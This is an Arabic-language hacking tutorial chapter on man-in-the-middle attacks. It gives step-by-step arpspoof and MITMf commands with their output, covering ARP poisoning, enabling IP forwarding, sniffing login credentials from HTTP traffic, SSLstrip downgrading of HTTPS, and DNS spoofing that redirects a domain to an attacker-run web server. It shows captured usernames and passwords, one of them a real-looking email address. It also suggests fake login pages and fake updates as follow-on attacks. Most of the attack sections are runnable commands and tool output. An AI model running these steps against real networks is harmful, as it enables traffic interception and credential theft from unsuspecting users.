الآن، سنقوم بتنفيذ الهجوم الحقيقي لتسميم ARP، وإعادة توجيه تدفق الحزم وجعلها تتدفق عبر جهازنا. سنستخدم أداة تسمى arpspoof، وهي جزء من مجموعة تسمى dsniff. يحتوي هذا الجزء على عدد من البرامج التي يمكن استخدامها لشن هجمات MITM. سنرى كيفية استخدام أداة arpspoof لتنفيذ تسميم ARP، الذي يعيد توجيه تدفق الحزم من خلال جهازنا.

*** الآن، دعونا نختار الهدف، ويندوز هو الجهاز المستهدف، ونحن نذهب إلى طاولة ARP. لذلك، سوف نقوم بتشغيل ARP -a على جهاز Windows لرؤية جدول ARP. في لقطة الشاشة التالية، يمكننا أن نرى أن عنوان IP لنقطة الوصول هو 10.0.0.1، ويمكننا أن نرى عنوان MAC الخاص بها هو c0-ff-d4-91-49-df. يتم تخزينها في جدول ARP:

```
C:\Users\jtp>arp -a

Interface: 10.0.0.62 --- 0x7
  Internet Address      Physical Address      Type
  10.0.0.1              c0-ff-d4-91-49-df     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

لذلك، نحن متصلون الآن بالشبكة المستهدفة. سنستخدم أداة arpspoof - أنا لاختيار بطاقة الإنترنت لدينا والتي هي wlan0. ثم سنضع عنوان IP لجهاز Windows الهدف وهو 10.0.0.62. ثم سنضع عنوان IP لنقطة الوصول، وهو 10.0.0.1. سنخبر نقطة الوصول بأن عنوان IP الخاص بالعميل له عنوان MAC الخاص بنا، لذلك سنخبر نقطة الوصول بأننا العميل المستهدف:

```
root@kali:~# arpspoof –i wlan –t 10.0.0.62  10.0.0.1
```

```
root@kali:~# arpspoof -i wlan0 -t 10.0.0.62 10.0.0.1
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
```

بعد ذلك، سنقوم بتشغيل arpspoof مرة أخرى، وبدلاً من إخبار نقطة الوصول بأننا العميل المستهدف، سنخبر العميل بأننا نقطة الوصول، لذلك سنقوم فقط بعكس عناوين IP:

```
root@kali:~# arpspoof -i wlan0 -t 10.0.0.1 10.0.0.62
10:f0:5:87:19:32 c0:ff:d4:91:49:df 0806 42: arp reply 10.0.0.62 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 c0:ff:d4:91:49:df 0806 42: arp reply 10.0.0.62 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 c0:ff:d4:91:49:df 0806 42: arp reply 10.0.0.62 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 c0:ff:d4:91:49:df 0806 42: arp reply 10.0.0.62 is-at 10:f0:5:87:19:32
```

لذلك، من خلال تشغيل كل من الأمر السابق، سوف نخدع العميل ونقطة الوصول، وسنسمح للحزم بالتدفق عبر أجهزتنا.

الآن، بمجرد قيامنا بالهجوم، سنرى أن عنوان MAC الخاص بنقطة الوصول الهدف قد تم تغييره. في لقطة الشاشة التالية، يمكننا أن نرى أن عنوان MAC لنقطة الوصول قد تغير من c0-ff-d4-91-49-df إلى 10-f0-05-87-19-32 وهو عنوان MAC لجهاز Kali.

```
C:\Users\jtp>arp -a

Interface: 10.0.0.62 --- 0x7
  Internet Address      Physical Address      Type
  10.0.0.1              10-f0-05-87-19-32     dynamic
  10.0.0.11             10-f0-05-87-19-32     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

الآن، سنقوم بتمكين إعادة توجيه IP. نحن نفعل ذلك بحيث عندما تتدفق الحزم من خلال أجهزتنا، لا يتم إسقاطها بحيث يتم توجيه كل رزمة تمر عبر أجهزتنا بالفعل إلى وجهتها. لذلك، عندما نحصل على حزمة من العميل، يتم توجيهها إلى جهاز التوجيه، وعندما تأتي حزمة من جهاز التوجيه، يجب أن تذهب إلى العميل دون أن يتم إسقاطها في جهازنا. لذلك، سنقوم بتمكينه باستخدام هذا الأمر:

```
root@kali:~# echo 1 >  /proc/sys/net/ipv4/ip_forward
```

يعتقد جهاز الوندوز الآن أن جهاز المخترق هو نقطة الوصول، وكلما حاول جهاز الوندوز الاتصال بنقطة الوصول، سيقوم بإرسال كل هذه الطلبات إلى جهاز المخترق. سيضع هذا الجهاز المخترق في منتصف الاتصال، وسنكون قادرين على قراءة جميع الحزم أو تعديلها أو إسقاطها.

ARP spoofing using MITMf | خداع ARP باستخدام MITMF

في هذا القسم، سنتحدث عن أداة تدعى MITMf (إطار الرجل في المنتصف). تتيح لنا هذه الأداة تشغيل عدد من هجمات MITM. في هذا القسم، سنستخدم هجوم تسميم ARP الأساسي، تمامًا كما فعلنا في القسم السابق. سنستخدم بطاقة Wi-Fi الخاصة بنا للقيام بهذه الهجمات. يمكننا استخدام بطاقة Ethernet الافتراضية بدلاً من بطاقة Wi-Fi.

سنكتب ifconfig فقط لنرى واجهتنا، سنرى أن لدينا بطاقة wlan0 متصلة بشبكة الإنترنت على 10.0.0.11:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether fc:45:96:e6:a7:fa  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 402  bytes 70468 (68.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10524  bytes 850727 (830.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10524  bytes 850727 (830.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.11  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::decc:d143:ddc7:712e  prefixlen 64  scopeid 0x20<link>
        ether 10:f0:05:87:19:32  txqueuelen 1000  (Ethernet)
        RX packets 193841  bytes 231999145 (221.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 85630  bytes 38953366 (37.1 MiB)
```

الآن، قم بتشغيل arp -a على جهاز Windows لرؤية عنوان MAC الخاص بنا. في لقطة الشاشة التالية، يمكننا أن نرى أن لدينا بوابة عند 10.0.0.1، وينتهي عنوان MAC بـ49-df:

```
root@kali:~# mitmf --arp --spoof --gateway 10.0.0.1 --target 10.0.0.62 –i wlan0
```

إذا لم نحدد هدفًا، فسيتم افتراضيًا على الشبكة بالكامل، على الشبكة الفرعية بأكملها. الواجهة تحدد بطاقتنا اللاسلكية. لذلك، سنقوم فقط بالنقر على ENTER، وسيتم تشغيل الأداة الآن:

```
root@kali:~# mitmf --arp --spoof --gateway 10.0.0.1 --target 10.0.0.62 -i wlan0

MITMF

[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|  |_ ARP spoofing enabled
|
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ Net-Creds v1.0 online
|_ MITMf-API online
 * Serving Flask app "core.mitmfapi" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
|_ HTTP server online
 * Debug mode: off
 * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```

الآن دعنا نذهب إلى آلة Window، وقم بتشغيل arp -a، ونرى ما إذا كنا نجحنا في أن نصبح مركز الاتصال. في لقطة الشاشة التالية، يمكننا أن نرى أن عناوين MAC قد تغيرت من df-49إلى 32-19، وهذا هو نفس عنوان MAC مثل الواجهة التي لدينا في Kali، وبالتالي ينتهي الأمر بـ 32-19:

```
C:\Users\jtp>arp -a

Interface: 10.0.0.62 --- 0x7
  Internet Address      Physical Address      Type
  10.0.0.1              10-f0-05-87-19-32     dynamic
  10.0.0.11             10-f0-05-87-19-32     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

لذلك، هذا يعني أننا MITM في الوقت الحالي، وتبدأ الأداة تلقائيًا في الحصول على الشم. لذا، بدلاً من arpspoof، الذي يضعنا في الوسط فقط، تبدأ هذه الأداة في الواقع بالشم، الذي يلتقط البيانات التي يتم إرسالها بواسطة الأجهزة في شبكتنا.

سنقوم بزيارة موقع ويب يستخدم HTTP ونرى كيفية التقاط نموذج اسم المستخدم وكلمة المرور لموقع HTTP على الويب.

لذلك، على جهاز Window، سنذهب إلى موقع ويب يسمى carzone.ie، ثم سنذهب إلى صفحة تسجيل الدخول لتسجيل الدخول إلى حساب أثناء تشغيل هجوم MITM، ثم نذهب لاستخدام اسم المستخدم وكلمة المرور. سنضع عنوان البريد الإلكتروني كـ anshikabansal96@gmail.com، ثم سنضع كلمة المرور 12345. الآن، إذا عدنا إلى وحدة التحكم MITMf، فسنرى أننا نجحنا في تسجيل اسم المستخدم وهو anshikabansal96@gmail.com وكلمة المرور التي هي 12345.

```
2018-12-24 14:44:20 10.0.0.62 [type:Chrome-71 os:Windows] POST Data (sell.carzone.ie):
username=anshikabansal96@gmail.com&password=12345
```

لذلك، في الأساس، يمكننا التقاط أي اسم مستخدم وكلمة مرور يتم إدخالهما بواسطة أجهزة الحاسوب التي نقوم بخداعها. يمكننا أيضًا رؤية جميع عناوين URL التي طلبها الشخص.

لذلك، على سبيل المثال، يمكننا أن نرى أنهم طلبوا sell.carzone.ie. يمكننا أيضًا مشاهدة عناوين URL التي طلبها carzone.ie. هذه ليست سوى عناوين URL المطلوبة من الإعلانات التي يتم عرضها على موقع الويب.

Bypassing HTTPS	تجاوز بروتوكول https

في القسم السابق، رأينا كيفية شم والتقاط أي حزم يتم إرسالها عبر طلبات HTTP. معظم مواقع الويب الشهيرة مثل Google وFacebook يستخدمان HTTPS بدلاً من HTTP. هذا يعني أنه عندما نحاول أن نصبح MITM، عندما يذهب الشخص إلى هذا الموقع، سيعرض الموقع رسالة تحذير تفيد بأن شهادة هذا الموقع غير صالحة. لهذا السبب لن يقوم الشخص بتسجيل الدخول إلى تلك الصفحة. لذلك، نحن نستخدم أداة SSLstrip. تُستخدم هذه الأداة لتقليل طلب HTTPS إلى HTTP. لذلك كلما حاول الشخص المستهدف الانتقال إلى أي موقع ويب، سيتم إعادة توجيهه إلى صفحة HTTP الخاصة بهذا الموقع.

لتخطي هذا التحذير، سنستخدم أداة تسمى SSLstrip لتخفيض أي طلب إلى موقع HTTPS على الويب وإعادة توجيهه إلى إصدار HTTP من موقع الويب هذا. بمجرد أن نذهب إلى إصدار HTTP، فإن استنشاق البيانات سيكون أمرًا تافهًا، تمامًا كما حدث في القسم السابق.

يبدأ MITMf SSLstrip تلقائيًا بالنسبة لنا، ولكن يمكننا استخدامه يدويًا. سنقوم بالفعل بتشغيل نفس الأمر الذي رأيناه في القسم السابق تمامًا كما هو موضح في لقطة الشاشة التالية:

```
root@kali:~# mitmf --arp --spoof --gateway 10.0.0.1 --target 10.0.0.62 -i wlan0

MITMF

[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|  |_ ARP spoofing enabled
|
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ Net-Creds v1.0 online
|_ MITMf-API online
 * Serving Flask app "core.mitmfapi" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
|_ HTTP server online
 * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```

في لقطة الشاشة السابقة، يمكننا أن نرى أنها ستخبرنا بالفعل أن SSLstrip قد بدأت وأنها على الإنترنت. الآن، سنعود إلى جهاز Window، وسوف نذهب إلى hotmail.com. الآن بدلاً من إصدار HTTPS، سننتقل فعليًا إلى إصدار HTTP من hotmail.com. يمكننا أن نرى هذا في لقطة الشاشة التالية:



في لقطة الشاشة أعلاه، يمكننا أن نرى أنه لا يوجد HTTPS، لذلك نحن في إصدار HTTP للموقع. سنلاحظ أيضًا أننا لم نشاهد أي تحذير، لذلك يبدو تمامًا وكأنه موقع ويب عادي لموقع hotmail.com.

لذلك، سوف نضع بريدنا الإلكتروني وكلمة المرور الخاصة بنا، وسنقوم بتسجيل الدخول. الآن، سوف نذهب إلى جهاز Kali الخاص بنا، ونرى أننا تمكنا من التقاط البريد الإلكتروني كـ zaid@hotmail.com وتمكنا أيضًا من التقاط كلمة المرور كـ 123456:

loginfmt=zaid%40hotmail.com&login=zaid%40hotmail.com&passwd=123456

تستخدم مواقع الويب مثل Google وFacebook وSkype فعليًا HSTS. في HSTS، يأتي المتصفح بقائمة مواقع تم ترميزها مسبقًا لمواقع الويب التي يجب تصفحها على أنها HTTPS.

لذلك، حتى إذا حاولنا تقليل مستوى اتصال HTTPS إلى HTTP، سيرفض المستعرض إظهار موقع الويب، ويعرض فقط نسخة HTTPS منه. هذا لأنه، دون الاتصال بأي شيء، يحتوي المستعرض على قائمة مخزنة محليًا على جهاز الحاسوب المحلي تفيد بأنه لا ينبغي عليه فتح مواقع الويب مثل Facebook وGmail بـHTTP. لذلك، أيا كانت الطريقة التي نحاول القيام بها، فإن موقع الويب يرفض فقط فتحه في HTTP.

DNS Spoofing	خداع DNS

في هذا القسم، سنتعرف على خادم DNS. DNS هو خادم يقوم بتحويل عناوين IP إلى اسم مجال. يمكننا تحويل اسم النطاق مثل www.google.com إلى عناوين IP حيث يتم تخزين موقع Google على الويب. نظرًا لأننا MITM، فيمكننا تشغيل خادم DNS على جهاز الحاسوب الخاص بنا وحل طلبات DNS بالطريقة التي نريدها. على سبيل المثال، عندما يطلب شخص ما Google.com، يمكننا بالفعل نقله إلى موقع ويب آخر، لأننا في الوسط. لذلك، عندما يطلب شخص ما ذلك، سنمنحهم بالفعل IP الذي نريده، ومن ثم سيرون موقعًا مختلفًا تمامًا عما يتوقعونه. لذلك، يمكن أن يكون لدينا موقع مزيف يعمل على الخادم الخاص بنا والحصول على الطلبات، على سبيل المثال، من موقع xyz.com إلى أي موقع أخر نريده.

للقيام بهذا الهجوم، أول ما سنفعله هو إعادة توجيه الأشخاص إلى خادم الويب الخاص بنا. سيتم تشغيل خادم الويب على جهاز Kali المحلي الخاص بنا. يمكننا إعادة توجيه الأشخاص في أي مكان نريد. ولكن في هذا القسم، سنقوم بإعادة توجيههم إلى خادم الويب المحلي الخاص بنا. للقيام بذلك، سنشغل خادم الويب Apache. يأتي مثبتًا مسبقًا في نظام Kali، لذلك كل ما يتعين علينا القيام به هو تشغيل الأمر التالي، وبعد ذلك، سيبدأ خادم الويب:

```
root@kali:~# service apache2 start
```

يتم تخزين ملف خادم الويب في الدليل / var / www / html. سنقوم بفتح مدير الملفات، وسوف نذهب إلى دليل / var / www / html. الآن، إذا استعرضنا خادم الويب الخاص بنا، فسيتم عرض الصفحة التالية كما هو موضح في لقطة الشاشة المحددة:



في الصورة السابقة، يمكننا أن نرى موقعًا كاملاً مثبتًا هنا، وسيتم عرضه كلما قام شخص بزيارة خادم الويب الخاص بنا. إذا ذهبنا إلى المتصفح وتصفح 10.0.0.11، وهو عنوان IP الخاص بنا، فسنرى صفحة index.html هناك.

الآن لنكون خادم DNS الذي يأتي مع MITMf. للقيام بذلك، سوف نستخدم leafpad الذي هو محرر النصوص. ثم سنقوم بتشغيل الأمر التالي:

```
root@kali:~# leafpad  /etc/mitmf/mitmf.conf
```

بعد تنفيذ هذا الأمر، سننتقل إلى مكان وجود سجلات A، كما هو موضح في لقطة الشاشة التالية. السجلات هي في الأساس السجلات المسؤولة عن تحويل أو ترجمة أسماء النطاقات إلى عناوين IP:

```
# Supported formats are 8.8.8.8#53 or 4.2.2.1#53#tcp or 2001:4860:4860::8888
# can also be a comma seperated list e.g 8.8.8.8,8.8.4.4
#
nameservers = 8.8.8.8

[[[A]]]     # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27
*.xyz.com=10.0.0.11
```

سنستهدف xyz.com ونستخدم * كحرف بدل. لذلك، في الأساس، نقول إنه يجب إعادة توجيه أي مجال فرعي إلى xyz.com إلى عنوان IP الخاص بنا وهو 10.0.0.11. إذا أردنا استبدال هذا، فيمكننا القيام بذلك بأي عنوان IP، على سبيل المثال، يمكننا إعادة توجيهه إلى Google عن طريق وضع IP الخاص بـ Google. أي عنوان IP نضعه هنا سيعيد توجيه xyz.com. الآن احفظ الملف وأغلقه، وسنقوم بتشغيل أمرنا. يشبه الأمر التالي الأمر الذي كنا نشغله من قبل في الأقسام السابقة. الفرق الوحيد هو أننا سنضيف خيارًا واحدًا إضافيًا وهو dns--. الأمر كالتالي:

```
root@kali:~# mitmf --arp --spoof --gateway 10.0.0.1 --target 10.0.0.69 –i wlan0 --dns
```

```
root@kali:~# mitmf --arp --spoof --gateway 10.0.0.1 --target 10.0.0.69 -i wlan0 --dns

MITMf

[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|   |_ DNS spoofing enabled
|   |_ ARP spoofing enabled
|
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ Net-Creds v1.0 online
|_ MITMf-API online
Error starting HTTP server: [Errno 98] Address already in use
|_ HTTP server online
```


في لقطة الشاشة أعلاه، يمكننا أن نرى أن انتحال DNS ممكن. الآن لنرى كيف يبدو الأمر عند الهدف عندما يحاول الذهاب إلى xyz.com. في لقطة الشاشة التالية، يمكننا أن نرى أن xyz.com تتم إعادة توجيهه إلى موقعنا على شبكة الإنترنت، والذي يعرض نصًا بسيطًا. ولكن إذا أردنا، يمكننا تثبيت أي شيء. يمكننا أن نطلب منهم تنزيل شيء ما، أو يمكن أن نمتلك صفحة وهمية وسرقة أشياء وسرقة بيانات الاعتماد:



كما يمكن استخدامه لتقديم تحديثات وهمية للشخص المستهدف.

هناك الكثير من الاستخدامات لخدع DNS. هذه هي الطريقة الأساسية للقيام بالتحايل على DNS، ومن ثم يمكننا استخدامه والجمع بينه وبين الهجمات الأخرى أو مع الأفكار الأخرى لتحقيق هجمات قوية جدا.

التالي --> الدخول في أي جهاز



المحتويات